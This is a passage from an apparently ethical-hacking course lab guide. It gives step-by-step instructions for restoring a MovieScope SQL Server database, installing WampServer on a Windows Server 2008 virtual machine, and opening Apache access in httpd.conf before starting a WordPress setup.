
22. Under Backup media section, the location of **moviescope.bak** website is listed
23. Click **OK**, Select backup devices window exits




24. You will observe that the backup file has been successfully added. Ensure that the backup file is checked.




25. Click **Options** in left pane, check **Overwrite existing database** under **Restore options** section and the click **OK**



26. Microsoft SQL Server Management Studio pop-up appears stating that the database has been successfully created. Click **OK**.



27. You have successfully **restored** the **database** of moviescope in your machine
28. Similarly follow the steps from **35** to **51** from the previous configuration task of GoodShopping to configure MovieScope site as [www.moviescope.com](http://www.moviescope.com).




## CT#33: Install WampServer


1. Launch **Windows Server 2008** virtual machine
2. In order to install Wamp server without any errors, you need to install **Microsoft Visual C++ 2010 Redistribute** first
3. Navigate to **Z:\CEHv9 Lab Prerequisites\Microsoft Visual C++ 2010** and double-click **vcredist\_x64.exe**
4. If a **Connect to** window appears, enter the credentials of **Windows Server 2012** and click **OK**



5. Microsoft Visual C++ 2010 x64 Redistributable Setup window appears. Accept the license terms and click **Install**.



6. On completion of installation, click **Finish**.




7. In the same way, navigate to **Z:\CEHv9 Lab Prerequisites\Microsoft Visual C++ 2008**, double-click **vcredist\_x64.exe** and follow the wizard driven steps to install **Microsoft Visual C++ 2008 Redistribute** package


8. Navigate **Z:\CEHv9\Module 18\Cloud Computing\WAMP Server** and double-click **Wampserver2.2e-php5.4.3-htpd-2.4.2-mysql5.5.24-x64.exe**
9. WampServer setup wizard appears, click **Next**




10. In the **License Agreement** section, accept the license agreement and click **Next**




11. **Select Destination Location** section appears, specify a location where you want to install the server and click **Next**




12. Select Additional Tasks section appears, click **Next**




13. Ready to Install section appears, click **Install**



14. It takes some time for the server to install
15. At the time of installation, a window appears asking you to choose your default browser. Click **Open**.



16. **PHP mail parameters** section appears, leave the options set to default and click **Next**



17. Once the setup is complete, you will observe that the option **Launch WampServer 2 now** is checked by default. Click **Finish**.



18. WampServer icon appears in the notification area. Wait till the icon turns from red color to green.




19. Once the icon turns green, navigate to the location **C:\Wamp\bin\apache\apache2.4.2\conf**, open **httpd.conf** file with **Notepad++** i.e., right-click on **httpd.conf** file and select **Edit with Notepad++**.
20. Scroll down to **line no. 265** and change the script from **Require local** to **Require all granted**


```
* C:\wamp\bin\apache\apache2.4.2\conf\httpd.conf - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
httpd.conf [3]
255 #
256 AllowOverride All
257 #
258 #
259 # Controls who can get stuff from this server.
260 #
261 # Online --> Require all granted
262 #
263 # onlineoffline tag - don't remove
264 #
265 Require local
266 Require all granted
267 </Directory>
268 #
269 #
270 #
271 #
272 # DirectoryIndex: sets the file that Apache will serve if a directory
273 # is requested.
274 #
275 <IfModule dir_module>
276   DirectoryIndex index.php index.php3 index.html index.htm
277 </IfModule>
278 *
```

21. Click **File** from the menu bar and then click **Save**

Note: You can also press **Ctrl+S** on the keyboard in order to save the file




22. Close the file and all the other folders that were open. Click **Wamp server** icon from the system tray, and then click **Restart All Services**.



23. Wait until the icon turns green

## CT#34: Install and Configure WordPress Website

1. Click the **WampServer** icon in the notification area and select **localhost**

